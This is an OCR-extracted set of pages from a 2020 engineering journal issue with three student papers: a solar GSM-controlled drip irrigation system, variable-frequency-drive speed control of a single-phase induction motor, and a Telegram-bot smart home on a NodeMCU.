


Figure-1: Block Diagram

The concept of our project is to perform an irrigation system by controlling it manually and automatically by using GSM module and soil moisture sensor. This system gets electricity from sources like from the main grid, battery and solar panel. So, the system is supplied by another source of energy which makes the system work during a power failure. The pump is controlled by a micro controller which sends the command to the relay switch of the pump to turn it on/off. While during automatic control of the operation, soil moisture sensor is used to measure the soil moisture content in it. By checking the resistivity of the soil, to check its sensor will produce voltage 4v to 5v when the soil is dry, the voltage level decrease with an increase in soil moisture and when the soil gets wet its voltage will be 0.9v to 2v.

Hence, depending upon the output voltage of the soil moisture sensor micro controller can turn on and turn off the pump by interfacing a relay switch with a pump motor drive. For wireless manual control, a GSM module is interfaced with a micro controller which gives the farmer to have remote access of the farmland and control the watering of their crops by operating the pump at the right time. GSM module contains a SIM number from where the farmer can communicate by giving a missed call or SMS, for example, two missed calls for the pump on and one for off this way amount of water can be control of the field.

OBSERVATION TABLE

Sr.no	Humidity of soil in %	Moisture sensor output in volts	Status of pump
1	1%	4.7V	ON
2	44%	2.9 V	ON
3	50%	2.5 V	ON
4	69%	2.0 V	OFF
5	77%	1.7 V	OFF

Table-1: Automatic control of pump motor

ISSN 2394 - 7780

CONCLUSION

In the present scenario, Automatic drip irrigation system using solar powered is developed for irrigating the farm land by measuring the soil moisture. The sub components consist of Arduino micro controller, GSM module, solar panel, battery, solar charger controller, inverter and other accessories which include submersible pump, water tank and drip irrigation kit. This present irrigation system might be an effective solution for the farmers who will be able to conserve water and also not face energy scarcity at the places where sufficient sunlight is convenient. With the help of this system, the pump can run up to 5 to 8 hours per day with the help of solar panel and store energy in the battery. Pump status details can be seen on cell smartphone with the help GSM module or Bluetooth module. Pump can also be controlled manually by sending command with the help micro controller using GSM technology.

REFERENCES

- D. Amu, A. Amuthan ”Automated Irrigation using Arduino sensor based on IOT”,(ICCCI -2019), Jan. 23 – 25, 2019, Coimbatore, INDIA.
- Ravi kumar Assistant professor, Venu Gopal Associate professor, Sridhar Assistant professor, Nagendra Associate professor design the “SMART IRRIGATION SYSTEM”,International Journal of Pure and Applied Mathematics Volume 119 No. 15 2018,1155-1168ISSN:1314-3395(on-lineversion)url: http://www.acadpubl.eu/hub/ Special Issue.
- Ashwini B V Assistant Professordesign the ”A Study on Smart Irrigation System UsingIoTforSurveillanceofCrop-Field”,InternationalJournalofEngineering Technology, 7 (4.5) (2018) 370-373 & International Journal of Engineering Technology Website: www.sciencepubco.com/index.php/IJET Research paper.
- Sonu Kumar, C. Sethuraman, Kota Srinivas “Solar Powered Automatic Drip Irrigation System (SPADIS) using Wireless Sensor Network Technology”,International Research Journal of Engineering and Technology (IRJET) e-ISSN: 2395-0056 p-ISSN: 2395-0072 Volume: 04 Issue: 07 — July -2017 & Renewable Energy, Academy of Scientific and lnnovative Research (AcSIR), CSIR-Structural Engineering Research Centre (CSIR-SERC), CSIR Complex, Taramani, Chennai-600113, India,CSIR-Central Scientific Instruments Organisation, CSIR Madras Complex, Taramani, Chennai-600113, India..J. Clerk Maxwell, A Treatise on Electricity and Magnetism, 3rd ed., vol. 2. Oxford: Clarendon, 1892, pp.68-73.
- Rajesh Kannan Megalingam ; Vamsy Vivek Gedela ”Solar powered automated water pumping system for eco-friendly irrigation”,Proceedings of the International Conference on Inventive Computing and Informatics (ICICI 2017) IEEE Xplore Compliant - Part Number: CFP17L34-ART, ISBN: 978-1-5386-4031-9.
- G Alex ; M. Janakiranimathi ”Solar based plant irrigation system”,International Conference on Advances in Electrical, Electronics, Information, Communication and Bio-Informatics (AEEICB16).
- Pravina B. Chikankar ; Deepak Mehetre ; Soumitra Das ”An automatic irrigation system using ZigBee in wireless sensor network”,2015 International Conference on PervasiveComputing(ICPC).
- Nattapol Kaewmard ; Saiyan Saiyod ”Sensor data collection and irrigation control on vegetable crop using smart phone and wireless sensor networks for smart farm”2014IEEE Conference on Wireless Sensors (ICWISE),October,26-282014,Subang, Malaysia.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

SPEED CONTROL OF SINGLE PHASE INDUCTION MOTOR USING VARIABLE FREQUENCY DRIVE

Bhavin Bhoir, Sagar Tare, Shubham Sankhe, Satish Sankhe and Jayshree Sali
Department of Electrical Engineering, Theem College of Engineering, Boisar

ABSTRACT
In this project the frequency is used for controlling the speed of Induction machine. The aim of this project is that by using the variable frequency drive, we will control the frequency which is faded to the Induction motor. The multispeed activity is given by controlling the rotation of these engines. This paper exhibits the plan and investigation of single phase induction machine using MOSFET at the converter power stage with frequency control as a controller. The inverter is one of the basic requirements for induction motor speed control by variable frequency method, the inverter traditional control methods is modulated using microcontroller which control the whole operation of the proposed scheme. The good control of frequency and smooth speed control has been conducted from the scheme. The cost of modulated scheme is less.

Keywords: PWM, MOSFET, Opto-isolator, Rectifier, Inverter, Micro-controller, Speed- control, Induction motor.

INTRODUCTION
Induction motor is widely used in the domestic and industrial application about 85% of motors used is of Induction Motor. The greater part of the drives utilized in the industrial motor control are electrical. Contingent upon the application, some of them have fixed speed and some have variable speed. In past the Induction motor are used in limited purpose but due to advancement in electronic the scene completely changed today. Nowadays variable speed drive which are not only constructed smaller in size but also obtained very efficient. The induction motor can run as it were at its evaluated speed when it is associated to the most supply be that as it may they are consistent motor.The induction motor can run only at its rated speed when it is connected to the main supply. However, they are constant motor. To control the speed of these motor, a motor drive and control system with distinctive strategies can be utilized. The multiple number of Induction motor can connect to the variable frequency drive and all the induction motor can controlled simultaneously by connecting these motors to the drive.

An induction motor's speed empowers influenced by the supply frequency, alter the number of motor stators, alter the control input. The drive can vary the frequency to be higher than the normal line frequency, meaning the speed can be increased beyond what the motor. The circuit required for this method is simple to implement and cost effective.

OBJECTIVES OF STUDY
1. The desired speed of the Induction motor can be achieved using VFD's.
2. The conventional speed control method is costlier than VFD method. Hence, drives play an imperative part in different applications.

OVERVIEW
Variable frequency control could be a strategy which is utilized to control the rotation of an induction machine. The desired speed and so, the rotational speed of the motor can be varied by changing the supply frequency. The equation of synchronous speed is:

$N_s = 120f / p$

The EMF induced in the stator of the induction motor is given by the equation shown below:

$E_1 = 4.44k_{w1}f\varphi T_1$

Therefore, when change in the supply frequency occurs, then induced EMF will moreover alter to maintain the same air gap flux. The evaluated voltage v1 is rise to to the induced emf e1 in case the stator voltage drop is ignored. Thus, the speed control of an induction motor using variable frequency supply requires a variable voltage power source. The converter changes over a rated voltage dc to a rated or variable voltage ac with variable frequency. PWM converter converts a settled voltage and settled frequency AC to a variable AC frequency.

ISSN 2394 - 7780




Fig-1: Block Diagram

The controller portion is the strong electronic control converter circuit to change over ac to dc and after that to quasi sine wave ac. The first part is the AC to Dc converter area having a full wave rectifier bridges as a rule a three stages / single stage full wave bridge. This dc intermediate is at that point changed over into quasi sine wave ac utilizing the converter exchanging circuit. Here MOSFET/ IGBT transistors are utilized for converting dc to ac the inverter area, changes over dc to three channels of ac to drive the three-phase motor.

The inverter area changes over dc to three channels of ac to drive the three-phase motor. The controller area can too be planned to provide improved power factor less harmonic distortion and low sensitivity to input ac transients.

The stator windings produce a magnetic flux of steady size rotating at synchronous speed when the evaluated supply is fed to it. An electromotive force (EMF) is induced in the rotor conductor with respect to the differences between the rotating flux and stationary conductors. The induced EMF has the frequency which is similar to the supply frequency. The direction of the rotor current restricts the relative speed between rotating flux created by stator and stator and stationary rotor conductors. The rotor begins rotating within the same way as that of flux to decrease the relative speed and tries to capture up with the rotating flux. The rotor never leads the stator field. The difference between the rotor and stator field rotation is called the Slip Speed.




Fig-2: Torque Speed Curve of an Induction Motor

ISSN 2394 - 7780

The torque will alter depending on the alter in frequency when the rotation of an ac machine is restrained by a variable frequency drive. Figure 2 gives a graphical outline of these changes the x axis is machine speed from to 120 hertz the Y axis is the percent of HP and torque.

At 30 hertz the HP is fair 50 percent of the 60 hertz HP. The reason this happens is since the whole torque delivered per unit of time is additionally diminished by 50 percent because of less motor rotations

When the frequency is increased by VFD over 60 hertz, HP and torque remains at 100 percent and torque reduces as frequency increases. The torque decrease happens since machine impedance increments with expanding frequency. Since a VFD cannot increment the voltage over its supply voltage the current diminishes as frequency increments diminishing the accessible torque




Fig-3: HP and torque changes with different frequencies Torque

In genuine applications other components can decrease the actual accessible torque well underneath the theoretical values appeared in figure 3. These include increased bearing friction, increased fan loading and additional rotor wind age. When motor operates at the speed above 50 hertz, the load torque must be at the rated value.

CONCLUSION

This project will endeavor a speed control method for the single stage ac induction motor. It presents a plan of a low cost high effectiveness drive competent of providing a single stage ac induction motor with a PWM modulated sinusoidal voltage. The PWM operation is controlled by a microcontroller. PWM signal will be generated in software and output will be faded to a port pin. Additional MOSFET can be use while finding the optimal inverter configuration and switch combination. In future work, quality factor may also be added as one of the objected function in finding optimal inverter configuration and switch combination. Voltage protection can be provided by using isolator because V/F method work on high voltage.

REFERENCES

- Subodh Peshne, Sarika Patil, Prashant Debre, “Speed Control of Single Phase Induction Motor Using Single MOSFET “Department of Electrical Engineering Rajiv Gandhi College of Engineering and Research Nagpur, India. 978-1-5386-5793-5/18/$31.00©2018IEEE.
- Dr. J.K. Dwivedi, Dr. Anshuman Tyagi, Akarsh Khare, “Speed Control of Single-Phase Induction Motor using V/f Method” Department of EE1, Department of EN2, 3, 4, 5, 6,7, 8 H.B.T.U Kanpur1, PSIT Kanpur.

ISSN 2394 - 7780

- Naveenkumar M 1, Ankita Munjal 2, Sharanya Srinivasan 3, Dinkar Prasad, "Design and implementation of a Variable Frequency Drive for Single-Phase Induction Motor" Department of Electrical Engineering, Shiv Nadar University, Gautam Buddha Nagar,UP, India.
- Mr. AungZawLatt "Variable Speed Drive of Single Phase Induction Motor Using Frequency Control Method "Department of Electrical Power Engineering Technological University (Myitkyina) Myitkyina, Myanmar.
- Hamad S. H, S. M. Bashi, I. Aris and N.F.Marlah , "Speed Drive of Single-phase Induction Motor". National Power & Energy Conference (PECon) 2004 Proceedings, Kuala Lumpur, Malaysia.
- PujaTalukder, Prashant Kumar Soori, and BenettaAranj , "Speed Control of Induction Motor Drive Using Universal Controller.
- M B de R. Correa1j2, C.B. Jacobinal, A.M.N. Lima1 and E.R.C. da Silval , "Adjustable Speed Single-Phase Induction Motor Drive". Dep. de Eng. Eletrica - CCT - UFPB –Campus II - Caixa Postal 10.105 58109-970 Campina Grande, PB –Brazil.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

SMART HOME BOT (IOT BASED PROJECT)

Anchal Tiwari
Student, Computer Engineering

1. ABSTRACT

Home automation has become an essential part of IoT applications and people use their smartphone to control home appliances from anywhere and anytime over internet. Home devices, when remotely monitored and controlled via the Internet, are an important constituent of the Internet of Things. There are many ways to control the appliances over internet through IoT like google assistant or through any specific application built for it. In this project NodeMCU is used to control appliance through our smartphone. We can control with a text message from telegram application with the help of telegram bot. Telegram is a free cloud-based instant messaging service. Telegram clients exist for both mobile and desktop systems .Users can send messages and exchange photos, videos, stickers, audio, and files of any type. Telegram also provides optional end-to-end encrypted messaging. It also provides bot service by creating a new bot using the telegram app one can control the appliances present in the home or office by just chatting to the bot.

2. INTRODUCTION

There are 3 common traditional home automation system problems

i. Use of many third party services:

Home Automation System uses many Third Party Services like IFTT, MQTT, Firebase that make system unstable some time. We have tackle this issue by implementing single third party service of Telegram Messenger API that makes the response time faster and convenient.

ii. HardCoded Coded WiFi Credentials:


Many Home Automation System comes with hard coded WiFi Credentials that is programmed and if you change your WiFi router or want to bring your device to somewhere else, you are going to need to re-program your controller again. So to tackle such problem our Smart Home Bot is Configurable. We don't have to hard-code any network credentials (SSID and password). Our system will automatically join a known network or set up an Access Point that you can use to configure the network credentials.

1. When your ESP8266 boots, it is set up in Station mode, and tries to connect to a previously saved Access Point (a known SSID and password combination).
2. If this process fails, it sets the ESP into Access Point mode.
3. Using any Wi-Fi enabled device with a browser, connect to the newly created Access Point (default name AutoConnectAP).
4. After establishing a connection with the AutoConnectAP, you can go to the default IP address 192.168.4.1 to open a web page that allows you to configure your SSID and password.
5. Once a new SSID and password is set, the ESP reboots and tries to connect.
6. If it establishes a connection, the process is completed successfully. Otherwise, it will be set up as an Access Point.

iii. Single authenticated user to control appliances

Many home automation system have only single authenticated user who can control the appliances like home automation using google assistant can be done by only single mobile phone whose ssid and password is connected. So we had tackle this problem using a telegram bot, we can make a group of people with this bot so all the member present in that group can control the appliances using their mobile phones over internet via telegram.

ISSN 2394 - 7780




3. SMART HOME BOT FEATURES AND WORKING

Design methodology

In this paper, we are proposing all the scenarios where control can be done indoor and outdoor environment. For outdoor we have Wi-Fi connectivity. Telegram messenger is used to control the appliances in the home and also read the status of lights, fan, etc and status from sensors like temperature, pressure, humidity etc. which is frequently used to chat with people.

Tele gram bot based monitoring & control


Telegram is instant messaging application which we use daily for chatting with family and friends. The Free and Open Source nature of Telegram helped the developers to release set of APIs which are used for developing bots. Bots are the applications which automates the tasks. By using this bot, it is made possible to chat with home appliances from anywhere on the world. In this paper, we developed one such bot running on nodemcu connected to sensors like temperature, humidity and home appliances like fans, lights, etc. The bot receives user instructions via telegram and responds to it accordingly. The instructions are strings which are programmed to respond to the user. The appliances are controlled by user defined string commands like lights on /lights off, etc. The sensor data can be logged by string commands like /gettemp, which is used to read the temperature readings and /gethum, which is used to read humidity readings etc. These strings are customized choice of user. Security is ensured in such way that a private token key will be generated and it is unique for each user. The bot responds only for user whose token key is registered. The bot checks the token key and gives access to user for controlling home appliances. Below figure illustrates the model that can be used to control home appliances using telegram app.



ISSN 2394 - 7780


Data publishing in Telegram app

The following result shows the data that is received from the light and fan appliance connected and also the status of the appliance in the telegram app. ji




Hardware


The following result shows the hardware and connection of our circuit.



Circuit diagram



ISSN 2394 - 7780



